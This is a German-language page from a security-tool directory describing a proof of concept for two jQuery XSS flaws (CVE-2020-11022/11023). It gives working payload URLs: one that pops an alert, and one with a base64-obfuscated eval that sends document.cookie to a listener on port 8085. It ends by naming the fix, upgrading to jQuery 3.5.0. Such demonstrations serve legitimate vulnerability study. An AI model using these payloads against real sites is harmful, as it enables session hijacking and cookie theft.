
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2020-11022-CVE-2020-11023 — Kleine Sache, schnell zusammengestellt, um diese CVE zu demonstrieren. | Kitploit

Tools/GitHubGitHub/0xaj2k/cve-2020-11022-cve-2020-11023
Phishing-ToolsSchwachstellenanalyseExploitationWebanwendungs-ExploitationLernen & Bildung
GitHub0xaj2k/cve-2020-11022-cve-2020-11023

CVE-2020-11022-CVE-2020-11023

Kleine Sache, schnell zusammengestellt, um diese CVE zu demonstrieren.

Repository anzeigen
Teilen
35445vor 4 JahrenVon Kitploit geprüft

CVE-2020-11022 CVE-2020-11023

In jQuery-Versionen ab 1.2 und vor 3.5.0 kann das Übergeben von HTML aus nicht vertrauenswürdigen Quellen – selbst nach der Bereinigung – an eine der DOM-Manipulationsmethoden von jQuery (d.h. .html(), .append() und andere) nicht vertrauenswürdigen Code ausführen. Dieses Problem wurde in jQuery 3.5.0 behoben.

In jQuery-Versionen ab 1.0.3 und vor 3.5.0 kann das Übergeben von HTML, das <option>-Elemente aus nicht vertrauenswürdigen Quellen enthält – selbst nach der Bereinigung – an eine der DOM-Manipulationsmethoden von jQuery (d.h. .html(), .append() und andere) nicht vertrauenswürdigen Code ausführen. Dieses Problem wurde in jQuery 3.5.0 behoben.

Exploit

  1. Hosten Sie die «index.php»-Seite auf einem PHP-Webserver. Ich empfehle sudo php -S 127.0.0.1:80, um schnell einen Server zu starten.

Einfaches XSS

  1. Rufen Sie den Pfad http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=alert(1)%3E auf.
  2. Klicken Sie auf die Schaltfläche „Append via .html()“.
  3. Sehen Sie den Popup-Alert.

image

Cookie-Diebstahl

  1. Starten Sie einen weiteren Webserver auf Port 8085. Ich empfehle Python zu verwenden: sudo python3 -m http.server 8085.
  2. Rufen Sie den Pfad http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=eval(atob(%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly8xMjcuMC4wLjE6ODA4NS8/Yz0iK2RvY3VtZW50LmNvb2tpZQ==%27))%3E auf.
  3. Klicken Sie auf die Schaltfläche „Append via .html()“.
  4. Überprüfen Sie die Python-Logs und sehen Sie Ihr Cookie im Log.

image

Fix

Wenn Sie diese CVE in diesem Skript beheben möchten, ändern Sie einfach die jQuery-Version auf https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.0/jquery.js :)


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





